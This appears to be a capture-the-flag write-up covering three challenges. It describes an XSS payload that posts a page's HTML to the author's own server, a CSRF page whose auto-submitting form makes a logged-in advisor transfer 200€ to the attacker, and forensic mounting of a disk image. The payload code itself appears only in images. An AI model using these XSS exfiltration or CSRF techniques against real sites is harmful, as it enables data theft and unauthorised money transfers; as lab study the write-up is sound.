
|  |  |
| --- | --- |
| readyState status of the XMLHttpRequest.  0: request not initialized 1: server connection established 2: request received 3: processing request 4: request finished and response is ready | Status HTTP response  200 : “OK”  403: “Forbidden”  404: “Page not found” |

Obviously when we initialize the request with open, we have to finalize it, but since that there is nothing to send on the request and we just want to get some information, we send nothing to the “TARGET\_URL”.

But instead we are going to call another function to send what we have retrieve to our own web server, so we create another XMLHttpRequest object. On this one we are going with a post request.



And inside of the bodyRaw, we have all the source code of the HTML page, and amid of it, the flag is also present !




Therefore, with some JavaScript Injection, especially XSS, we can do some interesting stuffs! In this case, this is a great demonstration of data exfiltration, we can get information of any page that we, as a basic user, do not have access.


# UpCredit

URL: http://upcredit4.chall.malicecyber.com/

The goal of this challenge is to buy the flag at 200€, however in our account we have 0 euro.




I’ve tried some sql injection on the sign in form, but it doesn’t seem to work. Let’s create an account.




Account ID: Gpv65NDlW  
Password: PNsJQ09UbTIeCjxedF83

On the main page, we have 3 tabs: “Activity”, “My Cards” and “Contact your advisor”. We remember that on the description of the challenge, they said we can contact our advisor to get any help from him.


On the “My Cards” tab, we see a form allowing us to transfer money.



Inspecting the element, we see that the first input of the field is account name with an id=”account” and the second input “Amount” has an id=”amount”.




Clicking on “Network”, we can view the request sent to the server once we have clicked on the button “Send”.



So we see that the request send a POST request to the destination http://upcredit4.chall.malicecyber.com/transfer

And the data in the form are “account” and “amount”.




Going to “Contact your advisor” tab, we have a form where we have to fill two field, “Subject” and “Message”. Checking if there is any XSS vulnerability on the form, and it seems that by injecting some basic javascript, nothing happen.

Moreover unlike the first challenge, on this case the advisor never reply.


Once we click to send, we are back to the main page.

However, I notice when I put a link on the form, the advisor immediately click on it.

So I’ve tried to make a GET request to my pipedream, which record any API request








We immediately get a request in pipedream.

So, let’s think about this. The advisor probably has money on his bank account, we know that when we’re putting a link, he will immediately click on the link. My link should generate a POST request on <http://upcredit4.chall.malicecyber.com/transfer> with my account number the amount of money to send.


To do so, let’s create a HTML page.




That should do it, on this page, we are going to make a POST request to <http://upcredit4.chall.malicecyber.com/transfer> with two input already filled. The javascript will automatically submit the form once someone reach the page.


Therefore, when the advisor reaches on this page, it will submit the form with my account and the amount of money we set. Since, we suppose that the advisor is still connected to his account on the banking platform, it will send the 200€ from his banking account.

Let’s try it.






It works ! And we can buy the flag



**Server room**




The challenge is to analyze the .img file to find the flag.

Several methods can analyze with an .img file (mount, losetup, kpartx and loop)

To know the detail of the partitions inside of a disk image file, we can use the command “*parted*”.

Sometimes the unit might be in blocks, sometimes it might be in sector. (1 sector = 512 blocks)



In case you have the error “Error: Can't have a partition outside the disk!”, you can expand the image by 512 bytes sector:

dd if=/dev/zero bs=512 count=1 >> found\_in\_server\_room.img

According to the size of each partition, we believe that he second partition is the data partition. Let’s remember the “Start” of the second partition.

Start: 8192\*512 = 4 194 304 B

First, let’s determine what is the loop device that is not used on the system:  
losetup -f



losetup /dev/loop0 found\_in\_server\_room.img -o 4194304


To confirm that the loop device is associated with the image, we can run the command:   
losetup -a




Once we have done that, we can mount the loop device in a mount point and have access the data, filesystem.

Mkdir /mnt/disk  
Mount /dev/loop0 /mnt/disk

By doing “ls” you can view the file inside.




We can do the same for the other partition, we just have to be careful about the offset and the file system type.




Now we have mounted both partitions, and we are ready to investigate.

We need to know what is that system by analyzing those two files.

Another method to investigate on the disk, we can use the tool called “Autopsy” included in the Sleuth Kit. On this tool, you just select the image file on the application and there is no need to mount and do all the complicated stuffs.



We also calculate the hash of the image file.  
MD5: E201CC5EE8C9E42E014467A7B2AA178F



As previously checked, we have 2 partitions on the disk. We can click on analyze to start the investigation.




We can analyze the file of all the disk, and I’m looking for any text containing the word “flag”.

To help the investigation, we need to understand the structure of the file system on Linux:




On the console, we want to investigate on user, to see the user, we can check the file “/etc/passwd”




Most of them has /usr/sbin/nologin, which mean that we cannot use login with that account. So only the account “pi” and “root” can be used on the system.


Let’s check the command history of those two accounts.

Pi account: Let’s head to the directory of that account by going to “home/pi”. Don’t forget to print hidden file with the command “*ls -la*”.



We do not see a lot of commands used by the user “pi”.

Let’s check the root account. Root directory is “/root”.



First line we see that root has modified some config file. The file is located in “/etc/wpa\_supplicant/wpa\_supplicant.conf”.

